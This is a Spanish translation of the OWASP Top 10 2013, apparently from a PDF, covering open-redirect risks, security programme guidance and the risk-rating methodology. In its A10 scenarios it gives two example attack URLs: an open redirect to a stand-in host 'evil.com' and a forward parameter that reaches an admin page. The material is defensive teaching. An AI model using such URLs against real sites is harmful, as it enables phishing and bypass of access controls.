Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño	Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación de confianza. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.	Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página. Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas internas.		Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.	Considere el valor de negocio de conservar la confianza de sus usuarios. ¿Qué pasaría si sus usuarios son infectados con código malicioso? ¿Qué ocurriría si los atacantes pudieran acceder a funciones que sólo debieran estar disponibles de forma interna?

¿Soy vulnerable?

La mejor forma de determinar si una aplicación dispone de redirecciones y re-envíos no validados, es :

1. Revisar el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, si la URL objetivo no es validada con una lista blanca, usted es vulnerable..
2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
3. Si el código no se encuentra disponible, se deben analizar todos los parámetros para ver si forman parte de una redirección o reenvío de una URL de destino y probar lo que hacen estos.

¿Cómo prevenirlo?

El uso seguro de reenvíos y redirecciones puede realizarse de varias maneras:

1. Simplemente evitando el uso de redirecciones y reenvíos.
2. Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino. Generalmente, esto puede realizarse.
3. Si los parámetros de destino no pueden ser evitados, asegúrese que el valor suministrado sea **válido** y **autorizado** para el usuario.

   Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, el lugar de la dirección URL real o una porción de esta y en el código del servidor traducir dicho valor a la dirección URL de destino. Las aplicaciones pueden utilizar ESAPI para sobreescribir el método sendRedirect() y asegurarse que todos los destinos redirigidos son seguros.

Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los phishers que intentan ganarse la confianza de los usuarios.

Ejemplos de Escenarios de Ataque

Escenario #1: La aplicación tiene una página llamada “redirect.jsp” que recibe un único parámetro llamado “url”. El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza phishing e instala código malicioso.

http://www.example.com/redirect.jsp?url=evil.com

Escenario #2: La aplicación utiliza reenvíos para redirigir peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar donde debería ser dirigido el usuario si la transacción es satisfactoria. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referencias

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externas

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

+D Qué más hay para Desarrolladores

Establezca y Utilice Procesos de Seguridad Repetibles y Controles Estándar de Seguridad

Tanto si usted es nuevo en el campo de la seguridad en aplicaciones web como si ya se encuentra familiarizado con estos riesgos, la tarea de producir una aplicación web segura o corregir una ya existente puede ser difícil. Si debe gestionar un gran número de aplicaciones, puede resultar desalentador.

Para ayudar a las organizaciones y desarrolladores a reducir los riesgos de seguridad de sus aplicaciones de un modo rentable, OWASP ha producido un gran número de recursos gratuitos y abiertos, que los puede usar para gestionar la seguridad de las aplicaciones en su organización. A continuación, se muestran algunos de los muchos recursos que OWASP ha producido para ayudar a las organizaciones a generar aplicaciones web seguras. En la siguiente página, presentamos recursos adiciones de OWASP que pueden ayudar a las organizaciones a verificar la seguridad de sus aplicaciones.

Requisitos de Seguridad en Aplicaciones

Para producir aplicaciones web seguras, debe definir qué significa seguro para esa aplicación. OWASP recomienda usar Estándar de Verificación de Seguridad en Aplicaciones (ASVS) OWASP como una guía para ajustar los requisitos de seguridad de su(s) aplicación(es). Si está externalizando, considere el Anexo: Contrato de Software Seguro.

Arquitectura de seguridad en aplicaciones

Es mucho más rentable diseñar la seguridad desde el principio que añadir seguridad a su(s) aplicación(es). OWASP recomienda la Guía de Desarrollo OWASP, y las hojas de prevención de trampas OWASP como puntos de inicio óptimos para guiarlo en el diseño de la seguridad.

Controles de Seguridad Estándar

Construir controles de seguridad fuertes y utilizables es excepcionalmente difícil. Un conjunto de controles estándar de seguridad simplifican radicalmente el desarrollo de aplicaciones seguras. OWASP recomienda el proyecto Enterprise Security API (ESAPI) como un modelo para las APIs de seguridad necesarias para producir aplicaciones web seguras. ESAPI proporciona implementaciones de referencia en Java, .NET, PHP, Classic ASP, Python, y Cold Fusion.

Ciclo de vida de desarrollo seguro

Para mejorar el proceso que su organización utiliza al construir aplicaciones, OWASP recomienda el Modelo de Garantía de la Madurez del Software OWASP Software Assurance Maturity Model (SAMM). Este modelo ayuda a las organizaciones a formular e implementar estrategias para el software seguro adaptado a los riesgos específicos para su organización.

Educación de la Seguridad en Aplicaciones

El proyecto educacional OWASP proporciona materiales de formación para ayudar a educar desarrolladores en seguridad en aplicaciones web, y ha compilado una gran número de presentaciones educativas. Para una formación práctica acerca de vulnerabilidades, pruebe los proyectos OWASP WebGoat, WebGoat.net, o el OWASP Broken Web Application Project. Para mantenerse al día, acuda a una Conferencia AppSec OWASP, Conferencia de Entrenamiento OWASP o a reuniones de los capítulos OWASP locales.

Hay un gran número de recursos adicionales OWASP para su uso. Visite por favor la Página de Proyectos OWASP, que lista todos los proyectos de OWASP, organizados por la calidad de la distribución de cada proyecto (Versión Final, Beta, o Alfa). La mayoría de recursos de OWASP están disponibles en nuestro wiki, y muchos otros documentos del OWASP se pueden encargar tanto en copia física como en eBooks.

+V Próximos pasos para Testers

Organícese

Para verificar la seguridad de una aplicación web que ha desarrollado, o que está considerando comprar, OWASP recomienda que revise el código de la aplicación (si está disponible), y también evaluar la aplicación. OWASP recomienda una combinación de análisis de seguridad de código y pruebas de intrusión siempre que sean posibles, ya que le permita aprovechar las fortalezas de ambas técnicas, y además los dos enfoques se complementan entre sí. Las herramientas para ayudar en el proceso de verificación pueden mejorar la eficiencia y efectividad de un analista experto. Las herramientas de evaluación de OWASP están enfocadas en ayudar a un experto en ser más eficaz, más que en tratar de automatizar el proceso de análisis.

Cómo estandarizar la verificación de seguridad de las aplicaciones: Para ayudar a las organizaciones a desarrollar código de forma consistente y con un nivel definido de rigor, al momento de evaluar la seguridad de las aplicaciones web, OWASP ha producido los estándares de verificación (ASVS) de seguridad en aplicaciones. Este documento define un estándar de verificación mínimo para realizar pruebas de seguridad en aplicaciones web. OWASP le recomienda utilizar los ASVS como orientación no solamente para verificar la seguridad de una aplicación web, sino también para evaluar que técnicas son más adecuadas , y para ayudarle a definir y seleccionar un nivel de rigor en la comprobación de seguridad de una aplicación web. OWASP le recomienda también utilizar los ASVS para ayudar a definir y seleccionar cualquiera de los servicios de evaluación de aplicaciones web que puede obtener de un proveedor externo.

Suite de Herramientas de Evaluación: El OWASP Live CD Project ha reunido algunas de las mejores herramientas de seguridad de código abierto en un único sistema de arranque. Los desarrolladores Web, analistas y profesionales de seguridad pueden arrancar desde este Live CD y tener acceso inmediato a una suite de pruebas de seguridad completa. No se requiere instalación o configuración para utilizar las herramientas proporcionadas en este CD.

Revisión de Código

Analizar el código fuente es la manera más sólida para verificar si una aplicación es segura. Realizar tests sobre una aplicación sólo puede demostrar que una aplicación es insegura.

Revisión de Código: Como un añadido a la Guía del Desarrollador OWASP, y la Guía de Pruebas, OWASP ha producido la Guía de Revisión de Código para ayudar a los desarrolladores y especialistas en aplicaciones de seguridad a comprender cómo revisar la seguridad de una aplicación web de modo eficaz y eficiente mediante la revisión del código. Existen numerosos problemas de seguridad de aplicación web, como los errores de inyección, que son mucho más fáciles de encontrar a través de revisión de código, que mediante pruebas externas..

Herramientas de revisión de código: OWASP ha estado haciendo algunos trabajos prometedores en el área de ayudar a los expertos en la realización de análisis de código, pero estas herramientas se encuentran aún en sus primeras fases. Los autores de estas herramientas las emplean a diario para realizar sus revisiones de código de seguridad, pero los usuarios no expertos pueden encontrar estas herramientas un poco difíciles de usar. Estas herramientas incluyen CodeCrawler, Orizon, y O2. Solamente O2 se ha mantenido como proyecto activo desde el Top 10 2010. Existen otras herrmientas como FindBugs con su plugin FindSecurityBugs.

Pruebas de seguridad e intrusión

Tests de aplicación: El proyecto OWASP ha creado la Guía de pruebas para ayudar a los desarrolladores, analistas y especialistas en aplicaciones de seguridad a comprender cómo probar eficiente y de modo eficaz la seguridad en aplicaciones web. Esta amplia guía, con docenas de colaboradores, ofrece una amplia cobertura sobre muchos temas de comprobación de seguridad de aplicación web. Así como la revisión de código tiene sus puntos fuertes, también los tienen las pruebas de seguridad. Es muy convincente cuando puedes demostrar que una aplicación es insegura demostrando su explotabilidad. También hay muchos problemas de seguridad, en particular la seguridad proporcionada por la infraestructura de las aplicaciones, que simplemente no pueden ser detectados por una revisión del código, ya que no es la aplicación quien está proporcionando la seguridad..

Herramientas de Intrusión de Aplicación: WebScarab, que es uno de los proyectos más utilizados de OWASP, es un proxy de aplicación de pruebas web. Permite que un analista de seguridad interceptar las solicitudes de aplicación web, de modo que el analista puede descubrir cómo funciona la aplicación, y luego le permite enviar solicitudes de prueba para ver si la aplicación responde de modo seguro a las peticiones. Esta herramienta es especialmente eficaz a la hora de ayudar a un analista en la identificación de vulnerabilidades XSS, de autenticación, de control de acceso. ZAP posee un active scanner y es libre.

+O Próximos pasos para las organizaciones

Comience hoy su programa de seguridad en aplicaciones

La seguridad en las aplicaciones ya no es opcional. Entre el aumento de los ataques y presiones de cumplimiento normativo, las organizaciones deben establecer un mecanismo eficaz para asegurar sus aplicaciones. Dado el asombroso número de aplicaciones y líneas de código que ya están en producción, muchas organizaciones están luchando para conseguir gestionar el enorme volumen de vulnerabilidades. OWASP recomienda a las organizaciones establecer un programa de seguridad de las aplicaciones para aumentar el conocimiento y mejorar la seguridad en todo su catálogo de aplicaciones. Conseguir un nivel de seguridad de las aplicaciones requiere que diversas partes de una organización trabajen juntos de manera eficiente, incluidos los departamentos de seguridad y auditoría, desarrollo de software, gestión ejecutiva y negocio. Se requiere que la seguridad sea visible, para que todos los involucrados puedan ver y entender la postura de la organización en cuanto a seguridad en aplicaciones. También es necesario centrarse en las actividades y resultados que realmente ayuden a mejorar la seguridad de la empresa mediante la reducción de riesgo de la forma más rentable posible. Algunas de las actividades clave en la efectiva aplicación de los programas de seguridad incluyen:

Comience

- Establecer un programa de seguridad de aplicación y impulsar su adopción.
- Realizar un análisis de brecha de capacidad entre su organización y los empleados para definir las áreas clave de mejora y un plan de ejecución.
- Obtener la aprobación de la dirección y establecer una campaña de concienciación de seguridad en las aplicaciones para toda la organización IT.

Enfoque basado en el catálogo de riesgos

- Identificar y establecer prioridades en su catálogo de aplicaciones en base a al riesgo inherente.
- Crear un modelo de perfilado de riesgo de las aplicaciones para medir y priorizar las aplicaciones de su catálogo.
- Establecer directrices para garantizar y definir adecuadamente los niveles de cobertura y rigor requeridos.
- Establecer un modelo de calificación de riesgo común con un conjunto consistente de factores de impacto y probabilidad que reflejen la tolerancia al riesgo de su organización.

Cuente con una base sólida

- Establecer un conjunto de políticas y estándares que proporcionen una base de referencia de seguridad de las aplicaciones, a las cuales todo el equipo de desarrollo pueda adherirse.
- Definir un conjunto de controles de seguridad reutilizables común que complementen esas políticas y estándares y proporcionen una guía en su uso en el diseño y desarrollo
- Establecer un perfil de formación en seguridad en aplicaciones que sea un requisito, dirigido a los diferentes roles y tipologías de desarrollo.

Integre la Seguridad en los Procesos Existentes

- Definir e integrar actividades de implementación de seguridad y verificación en los procesos operativos y de desarrollo existentes. Estas actividades incluyen el Modelado de Amenazas, Diseño y Revisión seguros, Desarrollo Seguro y Revisión de Código, Pruebas de Intrusión, Remediación, etc.
- Para tener exito, proporcionar expertos en la materia y servicios de apoyo a los equipos de desarrollo y de proyecto.

Proporcione una visión de gestión

- Gestionar a través de métricas. Manejar las decisiones de mejora y provisión de recursos económicos basándose en las métricas y el análisis de los datos capturados. Las métricas incluyen el seguimiento de las prácticas/ actividades de seguridad, vulnerabilidades presentes, mitigadas, cobertura de la aplicación, densidad de defectos por tipo y cantidad de instancias, etc.
- Analizar los datos de las actividades de implementación y verificación para buscar el orígen de la causa y patrones en las vulnerabilidades para poder conducir así mejoras estratégicas en la organización

+R Acerca de los riesgos

Lo importante son los riesgos, no las debilidades

Aunque las versiones del Top 10 de OWASP del 2007 y las anteriores se centrasen en identificar las vulnerabilidades más comunes, el Top 10 de OWASP siempre se ha organizado en base a los riesgos. Esto ha causado en la gente una confusión más que razonable a la hora de buscar una taxonomía de vulnerabilidades hermética. La versión 2010 del Top 10 de OWASP clarifica el motivo por el cual centrarse en el riesgo, explicitando, cómo las amenazas, vectores de ataque, debilidades, impactos técnicos y de negocio, se combinan para desencadenar un riesgo. Esta versión del TOP 10 de OWASP sigue la misma metodología.


La metodología de asignación de riesgo para el Top 10 está basada en la Metodología de Evaluación de Riesgos OWASP (Risk Rating Methodology). Para cada elemento del Top 10, se ha estimado el riesgo típico que cada debilidad introduce en una aplicación web típica, examinando factores de probabilidad comunes y factores de impacto para cada debilidad común. Seguidamente, se ha ordenado el Top 10 según aquellas vulnerabilidades que normalmente suponen un mayor riesgo para la aplicación.

La Metodología de Evaluación de Riesgos OWASP define numerosos factores que ayudan a calcular el riesgo de una vulnerabilidad identificada. Sin embargo, el Top 10 debe basarse en generalidades en vez de vulnerabilidades concretas en aplicaciones reales. Es por ello que nunca se podrá ser tan preciso como el dueño de un sistema cuando calcula los riesgos para su(s) aplicación(es). Usted está mejor capacitado para juzgar la importancia de sus aplicaciones y datos, cuáles son sus agentes de amenaza, y cómo su sistema ha sido construido y está siendo operado.

Nuestra metodología incluye tres factores de probabilidad para cada vulnerabilidad (frecuencia, posibilidad de detección y facilidad de explotación) y un factor de impacto (impacto técnico). La frecuencia de una debilidad es un factor que normalmente no es necesario calcular. Para los datos sobre la frecuencia, se han recopilado las estadísticas de frecuencia de un conjunto de organizaciones diferentes (como se indica en la sección de Agradecimientos en la página 3) y se han promediado estos datos para construir un Top 10 de probabilidades de existencia según su frecuencia. Esta información fue posteriormente combinada con los otros dos factores de probabilidad (posibilidad de detección y facilidad de explotación) para calcular una tasa de probabilidad para cada debilidad. Esta tasa fue multiplicada por el impacto técnico promedio estimado para cada elemento para así poder obtener una clasificación de riesgo total para cada elemento en el Top 10.

Cabe destacar que esta aproximación no toma en cuenta la probabilidad del agente de amenaza. Tampoco se tiene en cuenta ninguno de los detalles técnicos asociados a su aplicación en particular. Cualquiera de estos factores podrían afectar significativamente la probabilidad total de que un atacante encontrase y explotase una vulnerabilidad específica. Esta clasificación tampoco tiene en cuenta el impacto real sobre su negocio. Su organización deberá decidir cuánto riesgo de seguridad en las aplicaciones está dispuesta a asumir dada su cultura, la industria y el entorno normativo. El propósito del Top 10 de OWASP no es hacer este análisis de riesgos por usted.

El siguiente diagrama ilustra los cálculos sobre el riesgo del punto A3: Cross-Site Scripting, como ejemplo. Los XSS son tan frecuentes que se justifica el valor de “MUY DIFUNDIDO a 0. El resto de riesgos se enmarcan entre difundidos a poco comunes (valores de 1 a 3).



Detalles acerca de los factores de riesgo

Resumen de los factores de riesgo Top 10

La siguiente tabla presenta un resumen del Top 10 2013 de Riesgos de Seguridad en Aplicaciones, y los factores de riesgo que hemos asignado a cada uno. Estos factores fueron determinados basándose en las estadísticas disponibles y en la experiencia del equipo OWASP TOP 10. Para entender estos riesgos para una aplicación u organización particular, debe considerar sus propios agentes de amenaza e impactos específicos al negocio. Incluso debilidades de software escandalosas podrían no representar un riesgo serio si no hay agentes de amenaza en posición de ejecutar el ataque necesario o el impacto al negocio podría ser insignificante para los activos involucrados.

Riesgo	Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
		Explotabilidad	Prevalecencia	Detectabilidad	Impacto	
A1-Inyección	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A2-Autenticación	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	PROMEDIO	SEVERO	Específico de la Aplicación
A3-XSS	Específico de la Aplicación	PROMEDIO	MUY DIFUNDIDA	FÁCIL	MODERADO	Específico de la Aplicación
A4-Ref. Directa insegura	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A5-Defectuosa Configuración	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A6-Exposición de Datos Sensibles	Específico de la Aplicación	DIFÍCIL	POCO COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A7-Ausencia Control Funciones	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	MODERADO	Específico de la Aplicación
A8-CSRF	Específico de la Aplicación	PROMEDIO	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A9-Componentes Vulnerables	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	DIFÍCIL	MODERADO	Específico de la Aplicación
A10-Redirecciones no validadas	Específico de la Aplicación	PROMEDIO	POCO COMÚN	FÁCIL	MODERADO	Específico de la Aplicación

Riesgos adicionales a considerar

El TOP 10 cubre un amplio espectro, pero hay otros riesgos que debería considerar y evaluar en su organización. Algunos de estos han aparecido en versiones previas del OWASP TOP 10, y otros no, incluyendo nuevas técnicas de ataque que están siendo identificadas constantemente. Otros riesgos de seguridad de aplicación importantes (listados en orden alfabético) que debería también considerar incluyen:

- Anti-automatización insuficiente (CWE-799)
- Clickjacking (técnica de ataque recién descubierta en el 2008)
- Denegación de servicio
- Ejecución de archivos maliciosos (fue parte del Top 10 2007 - Entrada 2007-A3)
- Fallas de concurrencia
- Falta de detección y respuesta a las intromisiones
- Filtración de información y Manejo inapropiado de errores (fue parte del TOP 10 del 2007 - Entrada A6)
- Inyección de expresiones de lenguaje (CWE-917)
- Privacidad de usuario
- Registro y responsabilidad insuficientes (Relacionado al TOP 10 del 2007 - Entrada A6)
- Vulnerabilidad de asignación masiva (CWE-915)

LOS ICONOS MÁS ABAJO REPRESENTAN OTRAS VERSIONES DISPONIBLES DE ESTE LIBRO.

ALFA: Un libro de calidad **Alfa** es un borrador de trabajo. La mayor parte del contenido se encuentra en bruto y en desarrollo hasta el próximo nivel de publicación.

BETA: Un libro de calidad **Beta** es el próximo nivel de calidad. El contenido se encuentra todavía en desarrollo hasta la próxima publicación.

FINAL: Un libro de calidad **Final** es el nivel más alto de calidad, y es el producto finalizado.

ALFA BETA FINAL

USTED ES LIBRE DE:

copiar, distribuir y ejecutar públicamente la obra

hacer obras derivadas

BAJO LAS SIGUIENTES CONDICIONES:

Reconocimiento — Debe reconocer los créditos de la obra de la manera especificada por el autor o el licenciante (pero no de una manera que sugiera que tiene su apoyo o apoyan el uso que hace de su obra).

Compartir bajo la misma licencia — Si altera o transforma esta obra, o genera una obra derivada, sólo puede distribuir la obra generada bajo una licencia idéntica a ésta.

OWASP
The Open Web Application Security Project

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta y libre de nivel mundial enfocada en mejorara la seguridad en las aplicaciones de software. Nuestra misión es hacer la seguridad en aplicaciones "visible", de manera que las organizaciones pueden hacer decisiones informadas sobre los riesgos en la seguridad de aplicaciones. Todo mundo es libre de participar en OWASP y en todos los materiales disponibles bajo una licencia de software libre y abierto. La fundación OWASP es una organización sin ánimo de lucro 501c3 que asegura la disponibilidad y apoyo permanente para nuestro trabajo.